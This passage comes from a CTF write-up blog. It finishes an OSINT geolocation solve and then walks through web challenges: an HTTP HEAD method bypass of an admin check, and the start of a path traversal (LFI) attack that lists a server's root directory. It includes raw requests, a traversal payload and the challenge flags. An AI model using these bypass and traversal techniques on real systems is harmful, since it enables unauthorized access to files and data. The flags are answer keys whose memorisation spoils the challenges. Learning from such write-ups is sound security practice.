
<p><strong>The Discovery:</strong> The search results quickly pointed to a destination called <strong>Royal Ocean World</strong>  located in Shenyang, China.</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/P-P-PP-Park/firstphoto.png" alt="firstphoto" /></p>

<blockquote>
  <p><strong>Investigator’s Note:</strong> While I found the main park, the flag required the specific <code class="language-plaintext highlighter-rouge">Location_name</code>, and Royal Ocean World is an umbrella name for several smaller theme parks.</p>
</blockquote>

<hr />

<h2 id="-step-2-finding-the-specific-fragment">🧩 Step 2: Finding the Specific “Fragment”</h2>

<p>I needed to find the exact name of the water park section shown in the photo. I spent a long time searching for different angles of the park.</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/P-P-PP-Park/angel2.png" alt="angel2" /></p>


<p>During my search, I found a low-quality photo where I could just barely make out the word <strong>“Hawaii”</strong> on a sign, but the rest of the text was obscured by the angle.</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/P-P-PP-Park/angel1.png" alt="angel1" /></p>


<p><strong>Refining the Search:</strong> I used a targeted query to confirm the divisions within Royal Ocean World: <strong>Search Query:</strong> <code class="language-plaintext highlighter-rouge">royal ocean world "hawaii"</code></p>

<p>I hit gold with this travel guide:</p>

<ul>
  <li><strong>Reference:</strong> <a href="https://www.triphobo.com/places/shenyang-china/things-to-do/family-and-kids">Triphobo - Things to do in Shenyang</a></li>
</ul>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/P-P-PP-Park/final.png" alt="final" /></p>

<blockquote>
  <p><strong>Evidence:</strong> The site listed the attractions: <em>“The Royal Ocean World is a themed family park consisting of three exclusive attractions. The <strong>Hawaii Water Park</strong> has rides and water tubes while Narnia and Aquarium boast of fantasy themes.”</em></p>
</blockquote>

<hr />

<h2 id="-step-3-final-confirmation">📸 Step 3: Final Confirmation</h2>


<p>To ensure the flag was formatted correctly, I needed a clear shot of the entrance or the official name used on-site. I found an image archive from a travel site that showed the exact gate of the section.</p>

<ul>
  <li><strong>Reference:</strong> <a href="https://fregataero.ru/images/china/shenjan/royal_ocean_world/royal_ocean_world_6.jpg">Royal Ocean World Image Archive</a></li>
</ul>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/P-P-PP-Park/finalphoto.jpg" alt="finalphoto" /></p>

<p>The photo clearly showed the branding for the <strong>Hawaii Water Park</strong>.</p>

<hr />

<h2 id="-phase-3-final-flag-construction-2">🏁 Phase 3: Final Flag Construction</h2>

<p>The challenge asked for the <code class="language-plaintext highlighter-rouge">Location_name</code> in a specific format. Based on the evidence from the park’s internal divisions:</p>

<p><strong>Final Flag:</strong> <code class="language-plaintext highlighter-rouge">CATF{Hawaii_Water_Park}</code></p>]]></content><author><name>0xaskar</name></author><category term="osint" /><category term="CTF" /><category term="Cybersecurity" /><summary type="html"><![CDATA[🏆 CAT CTF 26: Entry Level OSINT Write-ups]]></summary></entry><entry><title type="html">CAT CTF 26: Entry Level WEB Write-ups</title><link href="https://0/0/web/cat-entry-ctf-web-challenges/" rel="alternate" type="text/html" title="CAT CTF 26: Entry Level WEB Write-ups" /><published>2026-03-23T00:00:00+02:00</published><updated>2026-03-23T00:00:00+02:00</updated><id>https://0/0/web/cat-entry-ctf-web-challenges</id><content type="html" xml:base="https://0/0/web/cat-entry-ctf-web-challenges/"><![CDATA[<h1 id="-cat-ctf-26-entry-level-web-write-ups">🏆 CAT CTF 26: Entry Level WEB Write-ups</h1>

<p>What’s up, hackers! 👋</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/meme.jpg" alt="Meme" /></p>

<p>it’s time to dive into my primary category: <strong>Web Exploitation</strong>. 🕸️</p>


<p>As a solo player, the Web category was a massive battlefield. Out of the 10 challenges available, I managed to clear <strong>6 of them</strong>. Even with the intense competition, I secured <strong>Second Blood 🥈</strong> on one challenge and <strong>Third Blood 🥉</strong> on another.</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Web/webchallenges.png" alt="webchallenges" /></p>

<p>Web challenges are all about understanding how a developer thinks—and then finding where they got a bit too comfortable.</p>

<p>Let’s kick off the Web series with a challenge that was literally a “headache”—until I realized the answer was right in front of me.</p>

<hr />

<h1 id="️-web-series-headache">🕸️ Web Series: Headache</h1>


<p><strong>Author:</strong> 0xdblm<br />
<strong>Points:</strong> 100</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Web/Headache/challenge.png" alt="challenge" /></p>

<hr />

<h2 id="-the-challenge-description">📝 The Challenge Description</h2>

<blockquote>
  <p>“Headache”</p>
</blockquote>

<blockquote>
  <p> <strong>URL:</strong> <code class="language-plaintext highlighter-rouge">http://167.99.34.2:5000/</code></p>
</blockquote>


<p>Upon visiting the home page, I was greeted with an “Internal Gateway” message:</p>

<ul>
  <li>
    <p><strong>Status:</strong> Request rejected.</p>
  </li>
  <li>
    <p><strong>Hint:</strong> “Try again with less body.”</p>
  </li>
  <li>
    <table>
      <tbody>
        <tr>
          <td><strong>Options:</strong>  Get Flag</td>
          <td>Admin Portal.</td>
        </tr>
      </tbody>
    </table>
  </li>
</ul>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Web/Headache/firstpage.png" alt="firstpage" /></p>

<hr />

<h2 id="-phase-1-initial-discovery">🔍 Phase 1: Initial Discovery</h2>


<p>When I clicked on the <strong>“Get Flag”</strong> button, it redirected me to <code class="language-plaintext highlighter-rouge">/api/flag</code>. Instead of the flag, I received a cold JSON response:</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Web/Headache/getflag.png" alt="getflag" /></p>

<h2 id="-phase-2-analyzing-the-api-burp-suite">🧪 Phase 2: Analyzing the API (Burp Suite)</h2>

<p>I intercepted the request to <code class="language-plaintext highlighter-rouge">/api/flag</code> using <strong>Burp Suite</strong> to see exactly what was happening under the hood.</p>

<p><strong>The Request:</strong></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>GET /api/flag HTTP/1.1
Host: 167.99.34.2:5000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) ...
Referer: http://167.99.34.2:5000/
Connection: keep-alive 
</code></pre></div></div>

<p><strong>The Response:</strong></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>HTTP/1.1 403 FORBIDDEN
Server: Werkzeug/2.3.0 Python/3.11.15
Content-Type: application/json
Content-Length: 75

{"error":"admin_only","message":"Missing elevated authorization context."}

</code></pre></div></div>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Web/Headache/getmethod.png" alt="getmethod" /></p>

<p>The server was running <strong>Werkzeug</strong>, a common WSGI web application library for Python. The <code class="language-plaintext highlighter-rouge">403 Forbidden</code> status confirmed that the standard <code class="language-plaintext highlighter-rouge">GET</code> request was being blocked by an authorization check.</p>

<hr />

<h2 id="-phase-3-the-exploit-using-your-head">💡 Phase 3: The Exploit (Using your HEAD)</h2>

<p>I went back to the hint on the homepage: <strong>“Try again with less body.”</strong></p>

<p>In HTTP, a <code class="language-plaintext highlighter-rouge">GET</code> request can have a body, but a <strong>HEAD</strong> request is identical to a <code class="language-plaintext highlighter-rouge">GET</code> request except that the server <strong>must not</strong> return a message-body in the response. It only returns the headers.</p>

<p>If the developer implemented the “Admin Only” check only for <code class="language-plaintext highlighter-rouge">GET</code> and <code class="language-plaintext highlighter-rouge">POST</code> methods, a <code class="language-plaintext highlighter-rouge">HEAD</code> request might bypass the security filter entirely.</p>


<p><strong>The Attack:</strong> I changed the request method from <code class="language-plaintext highlighter-rouge">GET</code> to <code class="language-plaintext highlighter-rouge">HEAD</code> in Burp Repeater.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>HEAD /api/flag HTTP/1.1
Host: 167.99.34.2:5000
... 
</code></pre></div></div>

<p><strong>The Response:</strong></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>HTTP/1.1 200 OK
Server: Werkzeug/2.3.0 Python/3.11.15
Date: Tue, 24 Mar 2026 03:14:35 GMT
Content-Type: application/json
X-Flag: CATF{M4Yb3_Us1ng_y0ur_H34D_1S_us3full}
Cache-Control: no-store
Content-Length: 0
Connection: close
</code></pre></div></div>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Web/Headache/headmethod.png" alt="headmethod" /></p>

<p>Success! By switching to the <code class="language-plaintext highlighter-rouge">HEAD</code> method, the server bypassed the authorization logic and served the flag directly in a custom HTTP header: <strong><code class="language-plaintext highlighter-rouge">X-Flag</code></strong>.</p>

<hr />

<h2 id="-the-flag">🏁 The Flag</h2>

<p>The pun in the flag confirmed the intended solution:</p>

<p><strong>Final Flag:</strong> <code class="language-plaintext highlighter-rouge">CATF{M4Yb3_Us1ng_y0ur_H34D_1S_us3full}</code></p>

<hr />

<p>==========================================================</p>

<h1 id="️-web-series-admin-jokes">🕸️ Web Series: Admin Jokes</h1>

<p>Welcome to the second web challenge in this series. This one required chaining a few classic web vulnerabilities together: starting with an LFI (Local File Inclusion) to leak the source code, discovering a hidden endpoint, and ultimately exploiting an SSTI (Server-Side Template Injection) while bypassing a security filter to get an RCE (Remote Code Execution).</p>

<p><strong>Author:</strong> 0xdblm</p>

<p><strong>Points:</strong> 100</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Adminjokes/challenge.png" alt="challenge" /></p>

<h2 id="-the-challenge-description-1">📝 The Challenge Description</h2>


<blockquote>
  <p>“Admin is a wise man; he doesn’t say silly jokes.”</p>
</blockquote>

<blockquote>
  <p><strong>URL:</strong> <code class="language-plaintext highlighter-rouge">http://167.99.34.2:5008/</code></p>
</blockquote>


<p>Upon entering the site, I found a simple homepage for an “Admin Jokes Portal.”</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Adminjokes/hone.png" alt="home" /></p>


<p>It had a link pointing to: <code class="language-plaintext highlighter-rouge">http://167.99.34.2:5008/jokes?joke=1</code> Visiting this link displayed a basic joke about internal server errors.</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Adminjokes/firstpage.png" alt="firstpage" /></p>

<h2 id="-phase-1-lfi--directory-traversal">🔍 Phase 1: LFI &amp; Directory Traversal</h2>

<p>My first instinct was to test the joke parameter for IDOR (Insecure Direct Object Reference) by changing the number. I manually enumerated the values and found that valid jokes existed from joke=1 up to joke=6. However, when I hit ?joke=7 (and anything above it), the server returned a “Not Found” error.</p>


<p>Next, I tested for <strong>Path Traversal / LFI</strong> by inserting a classic payload: <code class="language-plaintext highlighter-rouge">http://167.99.34.2:5008/jokes?joke=../../../../../../../../../../../</code></p>

<p><strong>The Result:</strong> Boom! The application listed the entire root directory of the Linux filesystem.</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Adminjokes/pathtraversal.png" alt="pathtraversal" /></p>

<p>The listing showed some interesting files and directories: <code class="language-plaintext highlighter-rouge">.dockerenv</code>, <code class="language-plaintext highlighter-rouge">app</code>, <code class="language-plaintext highlighter-rouge">etc</code>, <code class="language-plaintext highlighter-rouge">flag.txt</code>, <code class="language-plaintext highlighter-rouge">readflagbinary</code>, <code class="language-plaintext highlighter-rouge">root</code>, <code class="language-plaintext highlighter-rouge">tmp</code>, etc.</p>

